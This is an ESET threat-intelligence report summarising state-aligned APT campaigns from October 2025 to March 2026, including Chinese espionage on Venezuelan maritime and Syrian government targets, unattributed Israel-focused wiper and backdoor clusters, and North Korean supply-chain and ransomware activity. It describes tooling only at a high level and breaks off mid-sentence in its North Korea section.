Cybersecurity
Progress. Protected.

APT Activity Report

CONFLICT-INFORMED ESPIONAGE: MONITORING OIL SHIPMENTS, TARGETING DRONE MAKERS

October 2025 – March 2026

(eset):research

Contents

Executive summary

Welcome to the latest issue of the ESET APT Activity Report!

This report summarizes notable activities of selected advanced persistent threat (APT) groups documented by ESET researchers from October 2025 through March 2026. The operations highlighted here are representative of the broader threat landscape we investigated during this period, illustrating key trends and developments, and contain only a fraction of the cybersecurity intelligence data provided to customers of ESET Threat Intelligence APT Reports.

During the monitored time frame, China-aligned threat actors remained highly active worldwide, conducting espionage campaigns shaped in part by geopolitical developments affecting Beijing's economic and security interests. Following the US military operation in Venezuela and amid continuing instability in the Gulf region, we spotted signs that China-aligned groups were being mobilized to improve Beijing's visibility into maritime, energy, and political developments abroad. In one notable case, FamousSparrow targeted a Venezuelan governmental entity connected to maritime affairs, likely to monitor the resilience of oil shipments after the US intervention. We also noticed SteppeDriver targeting a Syrian governmental network, activity that may reflect both Chinese commercial interest in Syria's reconstruction projects and security concerns surrounding Uyghur fighters present in that country. On VirusTotal we found PhiliKit, a new implant that we assess to be part of UNC5221's SPAWN toolset targeting Ivanti VPN appliances, while our tracking of NegativeGlimmer revealed the group compromising governmental entities in Cambodia and Panama, as well as an AI and robotics company in South Korea. The latter targeting in South Korea aligns with Beijing's enduring interest in strategic technologies prioritized under the Made in China 2025 industrial development policy.

The war in Iran that began in late February 2026 was the defining event for Iran-aligned activity during this period. Paradoxically, the conflict coincided with a decline in activity from established Iran-aligned APT groups in our telemetry, most likely because internet restrictions imposed by the Iranian regime hindered their ability to operate effectively. At the same time, this environment appears to have favored the mobilization of proxy and hacktivist actors targeting Israel, the United States, and other states seen as hostile to Tehran. We also documented an unusual spike in activity against Israeli targets that we could not confidently link to previously known groups. Two unattributed activity clusters, Rusty Boots and MoKhargosh, demonstrated both espionage capabilities and destructive potential – including deployment of a bootkit-style wiper and retaining destructive tooling for later use – whereas a third, MOØN Badr, appears to have been limited to targeted espionage.

North Korea-aligned threat actors remained active on several fronts. Multiple groups continued targeting developers and the cryptocurrency ecosystem with social engineering schemes that can yield both direct financial gain and opportunities for software supply-chain compromise. Lazarus and DeceptiveDevelopment continued to invest in long-term relationship building with high-value targets, while Kimsuky and Konni favored quicker, more opportunistic attacks. We also uncovered the reemergence of Andariel in South Korea, where the group deployed TigerRAT and attempted to spread Rook

ransomware within an engineering company that appears to manufacture equipment relevant to liquid hydrogen handling and the nuclear industry – technologies that are obviously of interest to Pyongyang's ballistic and nuclear ambitions.

We also tracked the continuing evolution of Lazarus campaigns, including Operation DreamJob and Operation DangerousPassword. The former targeted European drone manufacturers; the latter led to the compromise of the widely used JavaScript library axios, which has over 100 million weekly downloads on the npm registry and is critical to web and mobile applications worldwide. Attackers exploited the lead maintainer's compromised credentials to publish malicious versions of the library that injected trojanized code into affected systems, before being detected and removed. In parallel, ScarCruft compromised a gaming platform serving the Yanbian region in China, likely to collect intelligence on individuals of interest to the North Korean regime, including refugees and defectors.

Russia-aligned threat actors continued to focus overwhelmingly on Ukraine and entities connected to the country's defense efforts. Sednit deployed its Covenant and BeardShell implants against Ukrainian military personnel, drone manufacturers, and organizations involved in drone research and development, while also targeting logistics and transportation companies outside Ukraine. Sandworm intensified destructive activity over the winter, deploying several new wipers in Ukraine against governmental and private sector targets. Particularly notable was a December 2025 data destruction incident affecting a Polish energy company, which we attribute to Sandworm with medium confidence. Although destructive attacks by Russia-aligned actors outside Ukraine remain rare, this case stands out because it affected critical infrastructure in a NATO member state. Given Poland's role in helping stabilize Ukraine's electricity supply, it is possible that the operation was intended to strain Ukraine's power grid during the winter.

We also tracked several noteworthy campaigns from lesser-known and unattributed clusters. These include a browser-in-the-browser phishing attack against a Japanese think tank, Android spyware we named Asin that targets Arabic-speaking users via apps claiming to offer conflict-tracking features, and the compromise of a defense company in the United Arab Emirates through a SmartOffice CRM server, followed by the deployment of custom post-exploitation and reverse proxy tools.

ESET products protect our customers' systems from the malicious activities described in this report. Intelligence shared here is based mostly on proprietary ESET telemetry data and has been verified by ESET researchers, who prepare in-depth technical reports and frequent activity updates detailing activities of specific APT groups. These threat intelligence analyses, known as ESET APT Reports, assist organizations tasked with protecting citizens, critical national infrastructure, and high-value assets from criminal and nation-state-directed cyberattacks.

More information about ESET APT Reports, which deliver high-quality, strategic, actionable, and tactical cybersecurity threat intelligence, is available on the **ESET Threat Intelligence page**.


Attackers and targets

In Asia, the campaigns described in this report primarily focused on governmental organizations, strategic industries, and advanced technology sectors. China-aligned groups targeted governmental entities in Cambodia, Mongolia, Pakistan, and Syria, while also showing interest in maritime and energy-related developments tied to Beijing's broader geopolitical and economic concerns. In Latin America, China-aligned activity included governmental and maritime-related targets in Panama and Venezuela, likely reflecting Beijing's interest in politically sensitive developments affecting trade, maritime routes, and oil flows.


South Korea remained a key target for both China- and North Korea-aligned threat actors, with compromises affecting AI and robotics, engineering, media, and pharmaceutical organizations. North Korea-aligned groups remained heavily focused on global campaigns against developers and the cryptocurrency sector to generate revenue and enable further supply-chain compromises.

In the Middle East, Israel remained the principal focus of Iran-aligned and Iran-linked activities, with targets ranging from organizations affected by espionage intrusions to device manufacturers hit by destructive tooling. We also found a defense company in the United Arab Emirates being compromised, and Arabic-speaking users being targeted with Android spyware possibly aimed at journalists or open-source intelligence (OSINT) practitioners.

Across Europe, Ukraine remained the primary focus of APT activity, driven largely by Russia-aligned groups continuing to support Moscow's military and intelligence priorities. Ukrainian military personnel, drone manufacturers, governmental institutions, and companies in the grain, heat energy, insurance, and pharmacy sectors were all targeted, illustrating a combined effort to weaken Ukraine's battlefield innovation, war economy, and civilian resilience. Poland was also notably affected, including by a wiper attack against an energy company, probably carried out by Sandworm.



Attack sources



Targeted countries and sectors

China

FamousSparrow SteppeDriver UNC5221 NegativeGlimmer

Summary of China-aligned APT group activity


China-aligned threat actors remain very active worldwide, with several known APT groups conducting ambitious espionage campaigns between October 2025 and March 2026. From the recent US military operation in Venezuela to the ongoing crisis in the Gulf region, this period has presided over several disrupting events that prove largely detrimental to China's global ambitions. As a result, China-aligned threat actors are now making efforts to monitor the evolution and international reactions to these issues, from Latin America to the Middle East.

In January 2026, for instance, we spotted FamousSparrow targeting a Venezuelan governmental entity whose mandate pertains to maritime affairs. As China accounts for **half of Venezuela's oil exports**, we believe that this activity may have been aimed at monitoring the stability and overall resilience of Venezuelan oil shipment capabilities in the wake of the US military intervention. Based on this case, and considering the current uncertainty affecting the Strait of Hormuz and the Gulf region, it seems possible that other China-aligned groups will be mobilized in the coming months to help Beijing better monitor the global maritime and energy situation.


Meanwhile, China-aligned APT groups remain active on a wide variety of other issues deemed of interest to the Chinese state. Below are short analyses of three recent incidents or campaigns attributed to known China-aligned threat actors.

SteppeDriver: From Mongolia to Syria

SteppeDriver is a China-aligned espionage group that we discovered in December 2024, while investigating the targeting of a locally owned business in France. SteppeDriver has also targeted governmental entities in Mongolia and a law firm in South America. The group uses a wide range of tools, including ShadowPad,



Sectors targeted by China-aligned APT groups



Initial access techniques used by China-aligned APT groups

CoolClient, CurlyDoor, RudeGull, and MKTDownloader – most of them being shared across China-aligned groups.

On February 17, 2026, we detected the CoolClient backdoor on a machine connected to a Syrian governmental network. During the same intrusion, we found another related component, likely used as a proxy tool. Overlapping characteristics indicate that both tools belong to the same toolset.

Based on ESET data, Syria appears as a highly unusual target for China-aligned threat actors, making SteppeDriver's recent activity there notable. Broadly speaking, the advent of a new government in Damascus in early 2025 has renewed Beijing's interest in Syria, with the country's reconstruction now being perceived as a **significant investment opportunity** for Chinese companies. Telecommunications and transport infrastructure, for instance, are sectors where China is regarded as especially **well-positioned** to participate in rebuilding the country. It seems possible that SteppeDriver's activity may have been intended to gain greater visibility into local authorities' discussions in these domains, so as to better ascertain the business potential for Chinese companies in Syria.

Another major Chinese concern regarding Syria pertains to the fate of **Uyghur fighters** who participated in the civil war after joining Islamist armed groups. As some are now being formally integrated into Syria's regular army, Beijing worries that these fighters may gain greater legitimacy and stimulate Uyghur militancy in China's Xinjiang region, potentially posing a threat to China's internal security. Considering that Uyghur-aligned **organizations** are a frequent **target** of China-aligned threat actors, we believe that the tensions surrounding these veterans could be another motivation behind SteppeDriver's recent activity in Syria.

The CoolClient loader used in the Syrian case above had already appeared on December 31, 2025 in a compromise of a Pakistani governmental network involving CoolClient. The attackers may have attempted to deploy the same potential proxy tool there as well, though we saw no evidence that this succeeded.

In a Mongolian governmental network, on February 5, 2026, the same loader was used to deploy the potential proxy tool spotted in the Syrian case above, but we did not see CoolClient activity.

PhiliKit, a new implant in UNC5221's SPAWN toolset

In January 2025, Mandiant **reported** about the zero-day exploitation in the wild of an Ivanti unauthenticated remote code execution vulnerability disclosed on the same day (**CVE-2025-0282**). The exploitation started mid-December 2024 and Mandiant attributed it to UNC5221, which they suspect to be a China-aligned group. The threat actor makes use of the SPAWN toolset, which includes the SPAWNANT installer, SPAWNMOLE tunneler, and the SPAWNSNAIL SSH backdoor, all designed to target Ivanti VPN appliances.

Since the publication of the Mandiant report, additional samples of the SPAWN toolset were submitted from various VirusTotal users located in the US and South Korea.

Notably, on February 25, 2026, a VirusTotal user from South Korea uploaded an **ELF file** with the name `philistine`. It is a sophisticated passive backdoor and installer, which we have named PhiliKit, capable of executing shell commands, Python scripts, and Perl scripts, among other functionalities. Throughout its execution, the backdoor temporarily disables SELinux when required and re-enables it afterward. It uses a similar approach when remounting the root partition as read-write. In addition, PhiliKit deploys additional samples that share strong similarities with the toolset previously analyzed in Mandiant's reports as well as in a **report by CISA** that documents similar activity, and this is why we believe PhiliKit is part of the SPAWN toolset.

Interestingly, one of the samples deployed by PhiliKit has an embedded X.509 certificate that is valid from June 5, 2025 to August 7, 2026. This suggests that the compromise occurred sometime between June 5, 2025 and February 25, 2026. Therefore, it is likely that the discovered malware was used during the exploitation of relatively recent vulnerabilities, possibly **CVE-2026-1281** and **CVE-2026-1340**, in Ivanti VPN appliances.

NegativeGlimmer compromises governmental organizations and an AI and robotics company

On February 5, 2026, Palo Alto Networks' Unit 42 **documented** the activity of a group it tracks as TGR-STA-1030 (aka UNC6619) and that has compromised governmental and critical infrastructure organizations across 37 countries.

In Q4 2025–Q1 2026, we investigated various compromises by a group we named NegativeGlimmer, which has overlaps with TGR-STA-1030. These overlaps provide for a medium confidence claim that NegativeGlimmer and TGR-STA-1030 are related.

Last December, NegativeGlimmer targeted a governmental entity in Cambodia where we detected the following side-loading chain, also shown in Figure 1:

- `ServiceHub.DataWarehouseHost.exe`, a legitimate component of Microsoft's Visual Studio, used to side-load a malicious `hostfxr.dll`.

- `ServiceHub.DataWarehouseHost.dll`, a legitimate component and a dependency of `ServiceHub.DataWarehouseHost.exe`.
- `hostfxr.dll`, a loader for the encrypted shellcode in `ServiceHub.DataWarehouseHost.exe.dat`.
- `ServiceHub.DataWarehouseHost.exe.dat`, the encrypted Cobalt Strike payload.




Figure 1. Cobalt Strike loading chain used by NegativeGlimmer

Also in December, the group targeted two governmental organizations in Panama that were also targeted by FamousSparrow earlier in 2025 (see our **previous APT Activity Report**). For the first organization, the same side-loading chain as previously described was used, but the payload was not recovered. In the second organization, the initial access malware was a downloader whose filename (`Invitación para todo el personal, diciembre de 2025.exe` meaning Invitation to all personnel, December 2025) suggests that the lure was possibly an invitation to an end-of-year event. The downloader deployed AdaptixC2, and additionally, it displayed a PDF file to the user, as shown in Figure 2.

VIGENTE 2021

REPÚBLICA DE PANAMÁ
MINISTERIO DE LA PRESIDENCIA

DECRETO EJECUTIVO No. 246
(De 15 de diciembre de 2004)

"Por el cual se dicta el Código Uniforme de Ética de los Servidores Públicos que laboran en las entidades del Gobierno Central"

EL PRESIDENTE DE LA REPÚBLICA
En uso de sus facultades constitucionales,

CONSIDERANDO:

Que mediante el artículo 27 de la ley No. 6 de 22 de enero de 2002, "Que dicta normas para la transparencia en la gestión pública, establece la acción de Hábeas Data y dicta otras disposiciones", se facultó a toda agencia o dependencia del Estado, incluyendo las pertenecientes a los Órganos Ejecutivo, Legislativo y Judicial, lo mismo que a los municipios, los gobiernos locales y las juntas comunales, para dictar dentro de un plazo no mayor de seis meses un Código de Ética para el correcto ejercicio de la función pública.

Que bajo los efectos de la citada norma legal, distintas dependencias que integran el Sector Público han dictado una serie de códigos que de manera dispersa recogen los principios de orden ético y moral que dicho artículo ordena incorporar en los mismos.

Que el Órgano Ejecutivo considera indispensable para el correcto ejercicio de la función pública en aquellas instituciones que forman parte del Gobierno Central, contar con un instrumento que recoja de manera uniforme las normas y principios éticos y morales que, en todo momento, deben orientar la conducta de los servidores públicos que laboran en tales entidades.

Figure 2. . Decoy document used at a Panamanian governmental organization

Then, in January 2026, at an unknown entity in Macao, we detected Cobalt Strike being extracted from a 7z archive, named `CNOC info.7z`, that we believe was sent via a spearphishing email.

Inside the archive are three LNK files, all used to silently run a PowerShell script to execute Cobalt Strike from the `.__MACOSX\._\` directory of the extracted archive.

The files in the compressed archive are:

- `CNOOC_intro.mp4.lnk`, a LNK file that runs a silent PowerShell script,
- `CNOOC_intro.pdf.lnk`, a LNK file that runs a silent PowerShell script,
- `CNOOC_report.pdf.lnk`, a LNK file that runs a silent PowerShell script,
- `MpClient.dll`, a loader for Cobalt Strike,
- `MpDefenderAccelerator.exe`, a legitimate Microsoft Defender component used to side-load `MpcClient.dll`, and
- `MpDefenderAccelerator.exe.dat`, an encrypted Cobalt Strike payload.

The lure references CNOOC, likely referring to the China National Offshore Oil Corporation, a major Chinese **state-owned company** active in the petroleum industry. This is a particularly relevant lure considering that CNOOC is seeking business opportunities in Portuguese-speaking countries.

Later in January, NegativeGlimmer targeted an AI and robotics company in South Korea where we detected, once again, the same Cobalt Strike loader. We believe that initial access occurred from compromising a vulnerable IIS server. This target is notable, as AI and robotics are publicly identified as priority sectors in the **Made in China 2025** industrial development policy currently pursued by Beijing. As the targeting of China-aligned threat actors frequently **echoes** this program's industries of interest, it seems likely that NegativeGlimmer's activity in South Korea was aimed at intellectual property theft.

Iran

Rusty Boots MoKhargosh MOØN Badr

Summary of Iran-aligned APT group activity


The war in Iran that began in late February 2026 (designated as Operation Epic Fury by the United States) has obviously been the biggest story for Iran-aligned APT groups in this period. We have spoken at length with multiple media outlets about our observations leading up to the war – such as the targeting of an international organization headquartered in Saudi Arabia by MuddyWater – and activity observed since the war started.

Paradoxically, the conflict has been accompanied by a marked decrease of activity by Iran-aligned APT groups in our telemetry, most likely as a result of internet access cuts enforced by the Iranian regime, which have forced threat actors to rely solely on satellite internet connections for their operations. This context appears to have encouraged the mobilization of pro-Iranian proxy and hacktivist groups, which have been observed actively targeting organizations in Israel, the US, and other nations hostile to Iran in the Middle East.

However, another interesting recent development we want to highlight for this period is a historically atypical spike in targeting of Middle Eastern countries by threat actors that we are unable to link (with at least medium confidence) to any existing APT group. Between October 2025 and March 2026, we documented three unattributed activity clusters, which we named Rusty Boots, MoKhargosh, and MOØN Badr. The reasons behind our inability to make an attribution are varied. It could be that we lack telemetry in specific locations, which limits our visibility. Alternatively, we could be seeing the rise of three new threat groups that were simply not operational before.

Rusty Boots

Rusty Boots is the most recent addition to our unattributed list (we first documented it in mid-March 2026), and it is tightly aligned with the typical profile we observe from Iran-aligned groups that deploy



Sectors targeted by Iran-aligned APT groups

Initial access techniques used by Iran-aligned APT groups

destructive tooling, like wipers. The group behind Rusty Boots targeted device manufacturers in Israel with a bootkit-style wiper intended to render systems inert. We do not typically see Iran-aligned groups targeting pre-OS boot stages, but the form and function of the wiper do align with the malware development capabilities of Iran-aligned groups (i.e., serviceable but not without flaws).

MoKhargosh

MoKhargosh came to our attention in January 2026 when we detected suspicious Go-compiled binaries at multiple organizations in Israel. Scoping the breadth of the campaign, we discovered an operation that began in mid-June 2025 and carried on through April 2026. All told we found 15 distinct tools along with the primary backdoor, GoKhargosh, being modified for each victim (modifications were primarily limited to the GoKhargosh filename, intending to blend in with organization-specific files and/or software). With so much data (more than 130 compromised systems and nine variants of GoKhargosh), we would expect to be able to attribute this activity to an existing Iran-aligned threat group but have been unsuccessful in this regard.

Reviewing the tactics and techniques in MoKhargosh activity, we determined that the primary aim of the group behind it is cyberespionage, although some variants of GoKhargosh provide destructive options, made available via embedded binaries, for instance: multiple distinct wipers, filecoders that overwrite files with junk data, and a wiper that targets the master boot record to render the system unbootable. To date, we have not seen any evidence to suggest that the destructive options have been used, which could potentially indicate that the group behind MoKhargosh is leaving those options available for a future date after extracting all available information; a time bomb of sorts.

MOØN Badr

Recent MOØN Badr activity, in January 2026, consisted of a highly targeted campaign against three unidentified victims in Israel. The group behind MOØN Badr probably used a spearphishing email with a malicious attachment to distribute the MOØN AGENT backdoor. The backdoor itself is largely unimpressive, with typical capabilities like executing commands on the compromised system, uploading and downloading files, etc.

However, the C&C domain – `fatimabadr[.]top` – is quite interesting. Typically, we see Iran-aligned groups using domains for C&C that are either innocuous or targeted at a specific vertical, organization, or occasionally a person. The surname Badr is quite uncommon in Israel but very common in Egypt, Syria, Iraq, Sudan, Saudi Arabia, and Morocco. This could be a case of an Iran-aligned group targeting immigrants in Israel and not Israeli citizens, which would be quite unusual. As the scope of this campaign was small (only three victims in early January 2026), confirmation has been difficult to come by.

North Korea

Andariel Operation DreamJob Operation DangerousPassword DeceptiveDevelopment ScarCruft


Summary of North Korea-aligned APT group activity

North Korea-aligned threat actors have been active on several fronts during this period. Multiple APT groups continued actively targeting the developer community with social engineering schemes, especially in the cryptocurrency industry. While Lazarus and DeceptiveDevelopment focused on building long-term relationships with their high-value targets, Kimsuky and Konni performed quicker, smash-and-grab attacks. These attacks not only provide opportunities for financial gain (as demonstrated by the recent Drift Protocol hack that resulted in an estimated $285 million loss), but also enable massive supply-chain attacks, like the infamous axios compromise of March 2026. On the espionage front, Andariel and ScarCruft conducted campaigns against companies and ethnic groups of particular interest to the North Korean regime.


Andariel deploys Rook ransomware in South Korea

In March 2026, we detected TigerRAT on a computer belonging to an engineering company based in South Korea. The attackers tried to compromise several of the company's network endpoints using variants of the Rook ransomware. This case is notable, as it seemingly constitutes a reemergence of Andariel within ESET telemetry: the last attack we documented that presented typical Andariel TTPs happened two years ago (also against a South Korean company).

The engineering company targeted by Andariel in this operation proves quite interesting, as it produces high-end industrial equipment used in various sensitive sectors that are known to be of interest to the North Korean regime. Some reports indicate, for instance, that this company manufactures industrial components used in the handling of liquid hydrogen, which is widely



